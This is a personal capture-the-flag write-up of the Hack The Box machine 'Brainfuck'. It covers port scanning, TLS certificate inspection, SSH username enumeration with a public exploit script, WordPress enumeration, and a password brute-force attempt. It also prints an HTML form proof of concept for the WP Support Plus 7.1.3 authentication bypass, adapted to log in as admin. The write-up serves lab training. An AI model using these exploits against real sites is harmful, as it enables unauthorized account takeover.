

445 HTB Brainfuck

[HTB] Brainfuck

by **Pablo** `github.com/vorkampfer/hackthebox`

- Resources:

```
1. https://github.com/swisskyrepo/Wordpresscan
2. Vigenère decoder https://www.dcode.fr/vigenere-cipher
3. Savitar YouTube walk-through https://htbmachines.github.io/
4. Savitar github https://s4vitar.github.io/
5. Savitar github2 https://github.com/s4vitar
6. https://blackarch.wiki/faq/
7. https://blackarch.org/faq.html
8. Oxdf https://0xdf.gitlab.io/
9. https://wiki.archlinux.org/title/Pacman/Tips_and_tricks
```

- View files with color

```
▷ bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

Brainfuck was one of the first boxes released on HackTheBox. It’s a much more unrealistic and CTF style box than would appear on HTB today, but there are still elements of it that can be a good learning opportunity. There’s WordPress exploitation and a bunch of crypto, including RSA and Vigenere. ~0xdf

Skill-set:

```
1. TLS Certificate Inspection
2. WordPress Enumeration
3. WordPress WP Support Plus Responsive Ticket System Exploitation - Gaining access as admin user
4. Information Leakage - Data type conversion for displaying a password in cleartext
5. SMTP Enumeration
6. Crypto Challenge - Vigenère Cipher
7. Gaining access over SSH
8. Abusing LXD group [Privilege Escalation] (1st way) [Unintended]
9. RSA Crypto Challenge (2nd way) [Privilege Escalation]
```

- 1. Ping & `whichtsystem.py`

```
1. ▷ ping -c 1 10.10.10.17

2. ▷ whichtsystem.py 10.10.10.17
10.10.10.17 (ttl -> 63): Linux
```

- 2. Nmap

```
1. ▷ openscan brainfuck.htb
2. ▷ echo $openportz
22,80
```

```
3. > sourcez
4. > echo $openportz
22,25,110,143,443
5. > portzscan $openportz brainfuck.htb
6. > jbat brainfuck/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,25,110,143,443 brainfuck.htb
8. > cat portzscan.nmap | grep '^[0-9]'
22/tcp open  ssh      syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
25/tcp open  smtp      syn-ack Postfix smtpd
110/tcp open pop3      syn-ack Dovecot pop3d
143/tcp open  imap      syn-ack Dovecot imapd
443/tcp open  ssl/http  syn-ack nginx 1.10.0 (Ubuntu)
9. Finding domain names
10. > cat portzscan.nmap | grep -E "nmap|common" -A2
    Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb
11. I also find a username:
countryName=GR/localityName=Athens/emailAddress=orestis@brainfuck.htb/organizationalUnitName=IT
12. Makes sense the country Name is Greece. The founder of HacktheBox is from Greece and Brainfuck was one of
the first machines ever hosted on HTB.
13. I add brainfuck.htb and sup3rs3cr3t.brainfuck.htb to my domain names in hosts file.
```

openssh (1:7.2p2-4ubuntu2.1) *xenial*-security; urgency=medium

3. *Discovery with Ubuntu Launchpad*

```
1. Google 'nginx 1.10.0 launchpad'
2. I click on this launchpad link `https://launchpad.net/ubuntu/+source/nginx/1.10.0-0ubuntu0.16.04.2`
3. It says that this is an Ubuntu Xenial. I will see once I get a shell on the box if this was correct or not.
You can also do this with the OpenSSH and Apache if those ports are open.
4. I look up the openssh version with launchpad.
5. Google 'OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 launchpad'. I also get Xenial
6. # openssh 1:7.2p2-4ubuntu2.1 source package in Ubuntu
## Changelog
openssh (1:7.2p2-4ubuntu2.1) xenial-security; urgency=medium
```

4. *Whatweb*

```
1. > whatweb https://10.10.10.17
https://10.10.10.17 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.10.0 (Ubuntu)],
IP[10.10.10.17], Title[Welcome to nginx!], nginx[1.10.0]
```

ssllscan

- #pwn_sslscan_tool_for_port_443*
- #pwn_sslscan_knowledge_base*

5. *Port 443 is open so I do an OpenSSL query*

```
1. > openssl s_client -connect 10.10.10.17:443
2. Sometimes this OpenSSL query can reveal domain names and credentials.
3. There is also an sslscan tool.
4. > sslscan https://10.10.10.17
Version: 2.1.2
OpenSSL 3.2.1 30 Jan 2024
Connected to 10.10.10.17
Testing SSL server 10.10.10.17 on port 443 using SNI name 10.10.10.17
SSL/TLS Protocols:
SSLv2      disabled
SSLv3      disabled
TLSv1.0    enabled
TLSv1.1    enabled
TLSv1.2    enabled
TLSv1.3    disabled
Subject:   brainfuck.htb
Altnames:  DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb
5. sslscan is a great tool for port 443 and it is very easy to use.
```

Old SSH version

6. *Searchsploit for ssh user enumeration*

```
1. > searchsploit ssh user enumeration
> cat tmp | awk '!($3=="")'
OpenSSH 2.3 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH 7.2p2 Username Enumeration | linux/remote/40136.py
OpenSSH < - User Enumeration (2) | linux/remote/45939.py
```

OpenSSHd 7.2p2 Username Enumeration | linux/remote/40113.txt

2. OpenSSH is very vulnerable on this box 'OpenSSH 7.2p2'. I have done this box before but it was a long time ago. I forget if I exploited this old OpenSSH or not.

ssh_user_enum.py


7. OpenSSH < 7.7 - User Enumeration python exploit aka ssh_user_enum.py

1. > searchsploit -m linux/remote/45939.py
- Exploit: OpenSSH < 7.7 - User Enumeration (2)
- URL: https://www.exploit-db.com/exploits/45939
- Path: /usr/share/exploitdb/exploits/linux/remote/45939.py
- Codes: CVE-2018-15473
2. I forgot I have a modified version of this python file already.
3. > find . -name *.py* 2>/dev/null | grep -i ssh
- ./node/ssh_user_enum.py
- ./moderators/weevely3/tests/test_shell_ssh.py
- ./moderators/weevely3/modules/shell/ssh.py
- ./blocky/ssh_user_enum.py
4. ~/python_projects > find . -name *.py* 2>/dev/null | grep -i ssh
- ./ssh_user_enum.py
5. Yes this is the one that works really well. I updated it to work with python3.
6. ~/hackthebox/brainfuck > cp ~/python_projects/ssh_user_enum.py .
7. You will need to install paramiko pip module. Install it with 'sudo pacman -S python-paramiko'
8. You will also need pwn-tools if you do not have it already. '> sudo pacman -S python-pwntools'
9. mv 45939.py ssh_user_enum.py
10. > python3 ssh_user_enum.py 10.10.10.17 root 2>/dev/null
11. I have added the script to the my github. github.com/vorkampfer/hackthebox
12. I will try the user from the nmap scan orestis.
13. > python3 ssh_user_enum.py 10.10.10.17 orestis 2>/dev/null
14. SUCCESS, it works. See image below.

~/hax4crack/brainfuck > python3 ssh_user_enum.py 10.10.10.17 orestis 2>/dev/null




Lets enumerate the webpage on port 443



```
1. https://brainfuck.htb
2. I attempt to connect to nc with user orestis and it fails.
3. > nc 10.10.10.17 110
+OK Dovecot ready.
USER orestis
+OK
PASS orestis
-ERR [AUTH] Authentication failed.
^C
4. I try telnet and it is the same thing.
5. > telnet 10.10.10.17 110
```


9. This is a wordpress site



```
1. Since I know this is a word press site. I try the default wordpress logins.
2. https://brainfuck.htb/wp-login.php
3. I try admin:admin
4. ERROR: The password you entered for the username admin is incorrect. Lost your password? <<< So that means
admin is valid just the password is bad.
5. https://brainfuck.htb/wp-admin.php <<< another common login page
6. I try https://brainfuck.htb/?page_id=2 <<< takes a long time. I get a sample page.
```

```
7. I click on the Open Ticket link to open in a new tab. https://brainfuck.htb/?page_id=6
8. I do a searchsploit query to see if there is a vulnerability with the ticket plugin.
9. > searchsploit wordpress ticket
   > cat tmp | awk '!( $3="" )'
WordPress Plugin Tickets 4.10.7.1 - CSV Injection | php/webapps/47335.txt
WordPress Plugin Ticket System 1.2.5 - Persistent Cross-Site Scripting | php/webapps/35218.txt
WordPress Plugin Support Plus Responsive Ticket System 2.0 - Multiple Vulnerabilities | php/webapps/34589.txt
WordPress Plugin Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation | php/webapps/41006.txt
WordPress Plugin Support Plus Responsive Ticket System 7.1.3 - SQL Injection | php/webapps/40939.txt
10. I find several possible exploits to use.
11. I checkout the sql injection.
12. side note I want to find out the version of the wordpress. I know there is a wordpress scanner. I try the
nmap nse and it only has http not https scripts.
13. > locate ".nse" | grep -i wordpress
/usr/share/nmap/scripts/http-wordpress-enum.nse
14. Back to the sql injection. I copy it over to my working dir.
15. searchsploit -m php/webapps/40939.txt
```

10. php/webapps/40939.txt



```
1. searchsploit -m php/webapps/40939.txt
2. https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/ <<< I find this in the exploit.
3. A common path for wp is /wp-content
4. lets try https://brainfuck.htb/wp-content/plugins
5. SUCCESS, we find an IDOR
6. I am able to find the version of the ticket plugin by enumerating the plugins page. I wanted to use nmap or
wpscan but this is even better.
7. https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
=== WP Support Plus Responsive Ticket System ===
Contributors: pradeepmakone07
License: GPL v3
Tags: ticket,support,helpdesk,crm,responsive,chat,skype,email pipe,contact,faq,woocommerce
Requires at least: 4.0
Tested up to: 4.7
Stable tag: 7.1.3
8. > searchsploit wordpress ticket plus <<< I get the same results.
WordPress Plugin Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation | php/webapps/41006.txt
WordPress Plugin Support Plus Responsive Ticket System 7.1.3 - SQL Injection | php/webapps/40939.txt
9. I checkout the privelege escalation exploit php/webapps/41006.txt
```

11. WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation

```
1. I am working with this exploit. WordPress Plugin Support Plus Responsive Ticket System 7.1.3 - Privilege
Escalation | php/webapps/41006.txt
2. > cat 41006.txt
# Exploit Title: WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation
3. Description

You can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().

http://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html

2. Proof of Concept

<form method="post" action="http://wp/wp-admin/admin-ajax.php">
    Username: <input type="text" name="username" value="administrator">
    <input type="hidden" name="email" value="sth">
    <input type="hidden" name="action" value="loginGuestFacebook">
    <input type="submit" value="Login">
</form>

Then you can go to admin panel.
4. HTML form. Copy the HTML form and paste it in a file called index.html.
```


Got really stuck here with the wpscan

12. WPSCAN fail

```
1. I am doing a quick wpscan to see if I can enumerate any usernames or passwords.
2. wpscan --url https://brainfuck.htb --enumerate u,p --disable-tls-checks
3. FAIL
4. ➤ wordpresscan -u https://brainfuck.htb --brute --nocheck --usernames orestis --passwords-list /usr/share/wordlists/rockyou.txt
   File "/usr/lib/python2.7/json/decoder.py", line 382, in raw_decode
       raise ValueError("No JSON object could be decoded")
ValueError: No JSON object could be decoded

5. FAIL
6. I also tried this wordpresscan burte force against user orestis. It failed also with some json error. I do not feel like fixing today. I may need to reinstall ruby, ruby-gems. Ruby confuses me. Anyway moving on.
7. I will update this later if I find what the issue was.
8. I found this page that I plan to mess with later on with wordpresscan.
9. https://github.com/swisskyrepo/Wordpresscan
10. It shows how to install and the usage. This tool on github is deprecated since 2021 but on BlackArch it is a simple install. 'sudo pacman -S wordpressscan'. You can follow the usage on the github that is still valid.
11. https://github.com/swisskyrepo/Wordpresscan <<< deprecated but commands are valid. Install through BlackArch instead.
```

13. Ok back to our exploit



Time Stamp 01:11:51


```
1. https://brainfuck.htb/wp-admin/admin-ajax.php <<< I got this from reading the exploit. It is for this payload below. I am just validating the page exists and it does.
2. Proof of Concept

<form method="post" action="http://url/wp-admin/admin-ajax.php">
    Username: <input type="text" name="username" value="administrator">
    <input type="hidden" name="email" value="sth">
    <input type="hidden" name="action" value="loginGuestFacebook">
    <input type="submit" value="Login">
</form>

3. Lets setup a php server. sudo php -S 0.0.0.0:80
   ➤ cat index.html
   <form method="post" action="https://brainfuck.htb/wp-admin/admin-ajax.php">
       Username: <input type="text" name="username" value="admin">
       <input type="hidden" name="email" value="orestis@brainfuck.htb">
       <input type="hidden" name="action" value="loginGuestFacebook">
       <input type="submit" value="Login">
   </form>

